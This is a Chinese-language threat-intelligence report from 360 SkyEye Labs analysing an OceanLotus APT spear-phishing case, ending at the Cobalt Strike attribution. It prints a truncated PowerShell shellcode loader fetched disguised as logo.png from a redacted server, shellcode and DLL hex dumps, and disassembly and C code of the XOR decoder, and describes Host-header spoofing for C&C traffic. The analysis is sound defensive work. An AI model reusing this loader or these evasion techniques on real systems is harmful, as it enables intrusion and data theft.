

# 海莲花重出水面，追日团队再次追击

May 17, 2016 • [360天眼安全实验室](#)

一个新近真实攻击案例的分析

引子

人在做,天在看。

2015年5月底360天眼实验室发布了海莲花APT组织的报告,揭露了一系列长期对我国的关键部门进行针对性攻击窃取机密数据的攻击活动。

相关的报告:<https://ti.360.com/upload/report/file/OceanLotusReport.pdf>

其实,我们知道对于APT团伙如果不从人员这个根本点上解决问题,那么公开的揭露只是促使其采用的新攻击方式的缓解措施而已,过不了多久就会改头换面卷土重来。从天眼实验室跟踪的多个APT团伙及其活动来看,从未有什么团伙在被揭露以后而全面停止活动的,从未。正如传统情报领域的谍战对抗,网络空间只是另外开辟的一个新战场,对抗永远都会存在,强度也会一再增强。

发布报告一年左右的今天,我们还在持续监测着海莲花团伙的活动,最近的大网数据显示在4月份就发生了数百例新的感染,威胁并没有出现缓解的迹象,本篇会通过介绍一个真实的案例来展现相关的细节。

案例

这是一个观察到的真实海莲花新近攻击活动,360的天眼威胁感知与天擎终端安全产品使我们能够对网络和主机上发生的事情做集中化的关联分析,让完整攻击活动的来龙去脉做准实时的感知和展现成为了可能。

初始进入

小王是一个供职于某个敏感机构的员工,他的工作有部分内容涉及对外的联络,于是他的电子邮箱地址被公布在单位对外的网站上。

2016年4月的某一天,他从邮箱里收到一个好像来自上级的邮件,内容很简略,涉及所在单位的审核计划。当然,如我们所知的鱼叉邮件攻击那样,邮件还带了一个文件名为“2016年度上级及内部审核计划.rar”的附件。

不奇怪的,像大多数不太小心的员工那样,小王点击附件打开了RAR文件,里面有个名为“关于发布《2016年度上级及内部审核计划》的通知.exe”的Word程序图标文件(应该叫程序)。这时,攻击行动到达了关键点,小王如果有点安全意识,知道来历不明的EXE文件不可乱点,那攻击就到此为止了。可惜小王没有丝毫戒心地点击了,以下的事情在电脑后台发生了,而受害者小王对此一无所知。

程序其实就是OceanLotus Encryptor的一个简单变化版本,执行以后行为与天眼实验室在去年发布报告后有同学做的样本分析基本一致,详细分析可以参考FreeBuf上的文章:

技术剖析:海莲花OceanLotus Encryptor样本分析

<http://www.freebuf.com/articles/system/69356.html>

总之,经过层层解密程序最终连接外部的C&C服务器,从此服务器获取了进一步的指令:从一个服务器下载执行某个模块以获取进一步的控制。

具体的操作:

伪装成QQ程序的qq.exe进程从 `hxxp://***.***.***.***/images/logo.png` 下载一个看起来是PNG图片的文件。

文件名:logo.png

下载回来打开就会发现这其实是一个Powershell脚本,其主要工作就是把内置的Shellcode加载到内存中执行:

```

$DoIt = @'↓
function func_get_proc_address {↓
    Param ($var_module, $var_procedure)↓
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.↓
    ↓
    return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime
}↓
↓
function func_get_delegate_type {↓
    Param (↓
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,↓
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]↓
    )↓
    ↓
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Refle
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.Ca
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_t
    ↓
    return $var_type_builder.CreateType()↓
}↓
//经过base64编码后的shellcode↓
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAA6ydeix6DxgSLLjHdg8YEVos+Md+JPjH7g8YEG
↓
//在内存中分配shellcode大小的空间，并把解码后的shellcode的内容复制到刚分配的内存空间中↓
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length) ↓
↓
//创建线程，线程函数的地址指向shellcode的入口处↓
$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel
'@↓
//执行代码↓
If ([IntPtr]::size -eq 8) {↓
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job↓
}↓
else {↓
    IEX $DoIt↓
}↓
}↓

```

360安全播报 ( bobao.360.cn )

var\_code中数据Base64解码以后根据经验可以断定是Shellcode:

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	FC	E8	00	00	00	00	EB	27	5E	8B	1E	83	C6	04	8B	2E	üè...ë^!..Æ.!
00000016	31	DD	83	C6	04	56	8B	3E	31	DF	89	3E	31	FB	83	C6	1Ý!Æ.V!>1B!>1û!Æ
00000032	04	83	ED	04	31	FF	39	FD	74	02	EB	EA	5B	FF	E3	E8	.!i.1ý9yt.ëè[ÿæè
00000048	D4	FF	FF	FF	64	95	D5	DC	64	67	D7	DC	29	CF	3D	DC	Ôÿÿÿd!ÔÛdg×Ü)Î=Ü
00000064	29	CF	3D	87	7B	8A	68	0E	9E	0B	AB	B2	F7	0B	AB	4D	)Î=!{!h.!.«²÷.«M
00000080	24	82	68	1A	4C	86	68	1A	4C	D6	97	CA	24	26	22	68	\$!h.L!h.LÖ!Ê\$&"h
00000096	72	4E	27	68	72	4E	77	97	A1	4E	77	97	A1	4E	77	97	rN'hrNw!iNw!iNw!
00000112	A1	4E	77	97	A1	4E	77	97	49	4E	77	97	47	51	CD	99	iNw!iNw!iNw!iNw!GQf!
00000128	47	E5	C4	54	66	5D	C5	18	AB	7C	91	70	C2	0F	B1	00	GâATf]Ã.« ‘pÃ.±.
00000144	B0	60	D6	72	D1	0D	F6	11	B0	63	98	7E	C4	43	FA	1B	°ÖrÑ.ö.°c!~ÂCú.
00000160	E4	31	8F	75	C4	58	E1	55	80	17	B2	75	ED	78	D6	10	ä!..uÂXâU!..²uixÖ.
00000176	C3	75	DB	1A	E7	75	DB	1A	E7	75	DB	1A	89	58	AB	70	ÄuÛ.çuÛ.çuÛ.ÎX«p
00000192	A3	14	B5	49	89	58	AB	70	A3	14	B5	49	97	0A	2F	70	£.µI!X«p£.µI!..÷p
00000208	9A	46	31	49	AE	58	BA	70	97	14	A4	49	A3	0A	39	70	!F!I@X²p!..²I£.9p
00000224	F3	46	27	49	D0	72	BA	70	69	3E	A4	49	64	B4	C1	70	óF'!Ðr²pi>²Id'Âp
00000240	41	F8	DF	49	6B	B4	C0	70	93	F8	DE	49	A7	E6	49	70	AøßIk'Âp!øßISøIp
00000256	90	AA	57	49	A4	B4	DB	70	8F	F8	C5	49	BB	E6	4A	70	.²WI²'Ûp.øÂI»æJp
00000272	90	AA	54	49	C2	C3	37	21	E8	8F	29	18	E8	8F	29	18	.²TIAÃ7!è.).è.).
00000288	E8	8F	29	18	B8	CA	29	18	F4	CB	2C	18	E3	9E	09	4E	è.).,Ê).øË..ä!..N
00000304	E3	9E	09	4E	E3	9E	09	4E	03	9E	0B	6F	08	9F	02	6F	ä!..Nä!..N.!.o.!.o
00000320	08	8F	00	6F	08	51	00	6F	08	51	00	6F	E5	AC	00	6F	...o.Q.o.Q.oä~.o
00000336	E5	BC	00	6F	E5	9C	02	6F	E5	9C	02	7F	E5	8C	02	7F	â!..oâ!..oâ!..â!..
00000352	E5	8E	02	7F	E0	8E	02	7F	E0	8E	02	7F	E5	8E	02	7F	â!..â!..â!..â!..
00000368	E5	8E	02	7F	E5	8E	06	7F	E5	8A	06	7F	CF	DE	05	7F	â!..â!..â!..Î!..
00000384	CD	DE	45	7E	CD	DE	55	7E	CD	CE	55	7E	CD	CE	45	7E	î!E~î!E~î!U~î!U~î!E~
00000400	CD	DE	45	7E	CD	DE	45	7E	CD	DE	45	7E	5D	1E	47	7E	î!E~î!E~î!E~î!E~].G~
00000416	08	1E	47	7E	5C	B1	45	7E	FC	B1	45	7E	FC	61	46	7E	..G~\±E~ü±E~üaF~
00000432	48	60	46	7E	48	60	46	7E	48	60	46	7E	48	60	46	7E	H'F~H'F~H'F~H'F~
00000448	48	60	46	7E	48	80	45	7E	70	97	45	7E	00	B4	47	7E	H'F~H!E~p!E~..G~
00000464	1C	B4	47	7E	1C	B4	47	7E	1C	B4	47	7E	1C	B4	47	7E	..G~..G~..G~..G~
00000480	1C	B4	47	7E	1C	B4	47	7E	1C	B4	47	7E	4C	1D	45	7E	..G~..G~..G~L.E~
00000496	0C	1D	45	7E	0C	1D	45	7E	0C	1D	45	7E	0C	3D	47	7E	..E~..E~..E~..=G~
00000512	20	3E	47	7E	20	3E	47	7E	20	3E	47	7E	20	3E	47	7E	>G~>G~>G~>G~

360安全播报 ( bobao.360.cn )

最前面0x34字节的Shellcode负责解密0x34偏移后的数据:

```

seg000:00000008      ; 解密代码
seg000:00000008      ;
seg000:00000008      ; 获取call sub_8后面数据的地址, 放到esi
seg000:00000008      sub_8      proc near      ; CODE XREF: seg000:loc_2F1p
seg000:00000008      pop      esi
seg000:00000009      mov     ebx, [esi]      ; 获取代码后面第一个DWORD放到ebx
seg000:00000008      add     esi, 4
seg000:0000000E      mov     ebp, [esi]      ; 获取代码后面的第二个DWORD放到ebp
seg000:00000010      xor     ebp, ebx      ; 第二个DWORD和第一个DWORD异或后是下面数据段的长度
seg000:00000012      add     esi, 4
seg000:00000015      push    esi
seg000:00000016      loc_16:
seg000:00000016      mov     edi, [esi]      ; CODE XREF: sub_8+221j
seg000:00000018      xor     edi, ebx      ; 进入循环, 开始从第三个DWORD开始取数据
seg000:0000001A      mov     [esi], edi      ; 和第一个DWORD异或运算
seg000:0000001C      xor     ebx, edi      ; ebx和edi异或一次, 当下次的关键
seg000:0000001E      add     esi, 4
seg000:00000021      sub     ebp, 4      ; 每运算一次 数据的长度减4个字节
seg000:00000024      xor     edi, edi
seg000:00000026      cmp     ebp, edi      ; 判断是否已经全部运算完
seg000:00000028      jz      short loc_2C    ; 解密完了, 就跳出循环执行解密后的代码
seg000:0000002A      jmp     short loc_16    ; 进入循环, 开始从第三个DWORD开始取数据
seg000:0000002C      ;
seg000:0000002C      loc_2C:      ; CODE XREF: sub_8+201j
seg000:0000002C      pop     ebx
seg000:0000002D      jmp     ebx      ; 执行代码
seg000:0000002D      sub_8      endp      ; sp-analysis failed
seg000:0000002F      ;
seg000:0000002F      loc_2F:      ; CODE XREF: seg000:000000061j
seg000:0000002F      call    sub_8      ; 解密代码
seg000:0000002F      ;
seg000:0000002F      ; 获取call sub_8后面数据的地址, 放到esi

```

360安全播报 ( bobao.360.cn )

从数据的0x34偏移开始为加密段,数据的结构为:

```
struct CodeData
```

```
{
```

```
    DWORD dwInitXorCode; //初始密钥
```

```
    DWORD dwLength; //紧跟在后面的恶意代码加密后的长度(解密是和dwInitXorCode异或)
```

```
    Byte* bData; //编码的恶意代码的内容
```

```
}
```

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
00000000	FC	E8	00	00	00	00	EB	27	5E	8B	1E	83	C6	04	8B	2E
00000016	31	DD	83	C6	04	56	8B	3E	31	DF	89	3E	31	FB	83	C6
00000032	04	83	ED	04	31	FF	39	FD	74	02	EB	EA	5B	FF	E3	E8
00000048	D4	FF	FF	FF	64	95	D5	DC	64	67	D7	DC	29	CF	3D	DC
00000064	29	CF	3D	87	7B	8A	68	0E	9E	0B	AB	B2	F7	0B	AB	4D
00000080	24	82	68	1A	4C	86	68	1A	4C	D6	97	CA	24	26	22	80
00000096	72	4E	27	68	72	4E	77	97	A1	4E	77	97	A1	4E	77	97
00000112	A1	4E	77	97	A1	4E	77	97	49	4E	77	97	47	51	CD	99
00000128	47	E5	C4	54	66	5D	C5	18	AB	7C	91	70	C2	0F	B1	00
00000144	B0	60	D6	72	D1	0D	F6	11	B0	63	98	7E	C4	43	FA	1B

360安全播报 ( bobao.360.cn )

解密后确认数据构成一个PE文件,如下代码为解密算法:

```
void Decode()
```

```
{
```

```
    DWORD dwFirst = 0;
```

```
    DWORD dwSecond = 0;
```

```
    memcpy((void*)&dwFirst, data+0x34, 4);
```

```
    memcpy((void*)&dwSecond, data+0x38, 4);
```

```
    DWORD dwLength = dwSecond ^ dwFirst;
```

```
    DWORD dwXorCode = dwFirst;
```

```
    unsigned char* szNewBuffer = new unsigned char[dwLength];
```

```
    memset(szNewBuffer, 0, dwLength);
```

```

for (int i = 0; i<dwLength; i+=4)

{

    DWORD dwBuffer = 0;

    memcpy((void*)&dwBuffer, data+0x38+4+i, 4);

    DWORD dwNewBuffer = 0;

    dwNewBuffer = dwBuffer^dwXorCode;

    dwXorCode = dwXorCode^dwNewBuffer;

    memcpy(szNewBuffer+i, (void*)&dwNewBuffer, 4); //szNewBuffer为解密后的数据

}

}


```

解密后的文件是DLL模块:

Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	
00000000	4D	5A	E8	00	00	00	00	5B	52	45	55	89	E5	81	C3	BC	MZè....[REUIâ.Ã4
00000016	69	00	00	FF	D3	89	C3	57	68	04	00	00	00	50	FF	D0	i..ýÓ!Ãwh....PýÐ
00000032	68	F0	B5	A2	56	68	05	00	00	00	50	FF	D3	00	00	00	hâµçVh....PýÓ...
00000048	00	00	00	00	00	00	00	00	00	00	00	00	E8	00	00	00	.....è...
00000064	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..º...!Í!..LÍ!Th
00000080	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6F		is program canno
00000096	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000112	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000128	6E	2D	70	6A	2A	4C	1E	39	2A	4C	1E	39	2A	4C	1E	39	n-pj*L.9*L.9*L.9
00000144	34	1E	9A	39	0D	4C	1E	39	34	1E	8B	39	39	4C	1E	39	4..!9.L.94.!99L.9
00000160	34	1E	9D	39	50	4C	1E	39	23	34	9D	39	B9	4C	1E	39	4..9PL.9#4.9!L.9
00000176	0D	8A	65	39	25	4C	1E	39	2A	4C	1F	39	F8	4C	1E	39	.!e9%L.9*L.9eL.9
00000192	34	1E	97	39	37	4C	1E	39	34	1E	8C	39	2B	4C	1E	39	4..!97L.94.!9+L.9
00000208	34	1E	8F	39	2B	4C	1E	39	52	69	63	68	2A	4C	1E	39	4..9+L.9Rich*L.9
00000224	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00	.....PE..L...
00000240	17	55	25	56	00	00	00	00	00	00	00	00	E0	00	02	21	.U%V.....à...!
00000256	0B	01	09	00	00	10	02	00	00	DE	00	00	00	00	00	00	.....þ.....
00000272	ED	FD	00	00	00	10	00	00	00	20	02	00	00	00	00	10	íý.....
00000288	00	10	00	00	00	02	00	00	05	00	00	00	00	00	00	00	.....
00000304	05	00	00	00	00	00	00	00	00	00	04	00	00	04	00	00	.....
00000320	2A	54	03	00	02	00	40	01	00	00	10	00	00	10	00	00	*T....@.....
00000336	00	00	10	00	00	10	00	00	00	00	00	00	10	00	00	00	.....
00000352	80	C0	02	00	55	00	00	00	54	AF	02	00	A0	00	00	00	!À..U...T... ..
00000368	00	D0	03	00	B4	01	00	00	00	00	00	00	00	00	00	00	.Ð..`.....


360安全播报 ( bobao.360.cn )

DLL文件的导出模块名为beacon\_dll.dll:



360安全播报 ( bobao.360.cn )

通过对该DLL的分析发现,入口处会把0x1002e040处的数据通过和0x69异或解密,数据长度为1552字节;如图:



360安全播报 ( bobao.360.cn )

解密后可以看到配置信息,里面包含进行通信的C&C地址、Url、UserAgent和亚马逊的域名(为了填充远控协议的HTTP头的host字段)等配置信息:






抓包发现木马在进行HTTP隧道通信的时候还耍了点小花招,在请求的Host字段填了知名站点的网址,传输的内容经过编码后放到Cookies字段里,试图混淆视听绕过监测,而伪装的host就是在配置信息里;如图:

Source	SrcPort	Destination	DstPort	Protocol	Length	Info
192.168.47.131	51176	192.168.47.131	80	HTTP	229	GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
192.168.47.131	80	192.168.47.131	51176	HTTP	946	HTTP/1.1 200 OK (application/octet-stream)
192.168.47.131	51177	192.168.47.131	80	HTTP	549	GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
192.168.47.131	80	192.168.47.131	51177	HTTP	310	HTTP/1.1 200 OK
192.168.47.131	51178	192.168.47.131	80	HTTP	549	GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
192.168.47.131	80	192.168.47.131	51178	HTTP	310	HTTP/1.1 200 OK
192.168.47.131	51179	192.168.47.131	80	HTTP	549	GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
192.168.47.131	80	192.168.47.131	51179	HTTP	310	HTTP/1.1 200 OK

360安全播报 ( bobao.360.cn )

数据包的HTTP头的Host字段为www.amazon.com,而连接的IP地址为\*\*\*.\*\*\*.\*\*\*.\*\*\*,该IP为木马的C&C地址,Host字段填的为知名网站,如图:



360安全播报 ( bobao.360.cn )




而\*\*\*.\*\*\*.\*\*\*.\*\*\*这个IP从来就没有绑定过域名[www.amazon.com](http://www.amazon.com)。


## 渗透工具

分析到这儿对现在泛滥成灾的基于Powershell的攻击框架熟悉的同学可能已经看出来了,这个攻击荷载就是大名鼎鼎的商业渗透工具Cobalt Strike生成的,去年友商也发现过海莲花团伙使用Cobalt Strike框架进行APT攻击。

不管如何,我们的小王点击执行了那个诱饵程序,他的电脑已经默默地连接到了海莲花团伙的控制端,对方看到的操作界面应该是这样的:

